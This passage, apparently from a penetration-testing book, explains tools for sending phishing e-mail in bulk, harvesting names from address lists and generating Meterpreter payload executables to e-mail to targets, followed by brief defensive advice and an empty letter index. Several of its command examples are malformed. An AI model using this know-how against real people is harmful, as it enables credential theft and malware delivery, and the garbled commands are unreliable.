Sefphish is a tool for sending out phishing e-mails in bulk to the target. This tool uses a YAML configuration file to make the work of a pentester easier. The `config.yaml` file is included in the framework. It uses a CSV file to send phishing e-mails.

We suggest using SET to send phishing e-mails as it has many more options given for bypassing security mechanisms.

Sefnames

The Sefnames tool is useful if you want to extract names from the e-mail address list. It works in a similar way to Sefemail. The only difference is that it works in the reverse order. The following screenshot shows the extraction of names from an e-mail address list:



The basic syntax of Sefnames is as follows:

```
kali@Sefnames –d domain  -I <input_file>  -s <1..3>
```

For example:

```
Kali@Sefnames –d www.google.com -i <input_file_name –s 1
```

The preceding example will display a list of names extracted from a list of e-mail IDs present in an input file.

SefPayload

SefPayload is used to generate a Metasploit Meterpreter payload that is useful once the machine needs to be compromised. So, SefPayload can help us create a payload file that can be sent to multiple target machines through e-mail using any local mail server, such as SMTP for the Windows machine platform and the Postfix Mail server.

The syntax for SefPayload is as follows:

```
Sefpayload  <IP>  <port>  <Name Of the Exe> <Payload>
```

The following are the options available in SefPayload:

- The IP address option (`-i`) is used to define the IP address of the Metasploit server, normally the attacker machine.
- The port option (`-p <port Number>`) will give the port number from where the server is listening to the remote connection. The default port is 443.
- The name of the executable file option (`-o`) gives the filename of the .exe file to be created. The default filename is `MS.exe`.
- The `-v` option displays the version information.
- The `-h` option displays the help information.

The following command shows an example of SefPayload:

```
kali@Sefpayload – I 127.0.0.1
```

This command will start a listening server on the attacker machine; however, it is suggested that you use the Metasploit Framework as it gives the pentester more options..

Defense

Defending an enterprise network against targeted **APT** (**Advanced Persistent Threat**) is to implement a layered series of controls.

The three specific areas of control that should be considered are:

- **Security Incident Event Management**: This is a valuable tool in combating the APTs. Some of the software recommended which provide such services are Tripwire log center, IBM Security QRadar, McAfee Global Threat Intelligence.

- **Data Loss/Leak Prevention system**: This is designed to detect potential data breaches by monitoring and blocking sensitive data while in use, in motion (traveling across the network) or in data storage.
- **Content Filtering Provider**: This gives protection against phishing attacks and other web-based and e-mail threats. The user awareness has to be comprehensive to defend against these attacks .

Summary

In this chapter, we have covered various types of attacks that include both nontechnical and as well as technical attacks. We have also learned how, with the help of the browser, we can infiltrate any secured network and how it's not too difficult to generate e-mail addresses with the help of automation tools.

We have covered how one can steal an identity (identity theft) and learned in brief about the BeEF and open source Social Engineering Framework. We have also briefly mentioned countermeasures against these attacks, by being aware of what information is available and what software you can use to protect yourself.

Index

A

B

C

D

E

H

N

O

P

R

S

W

Z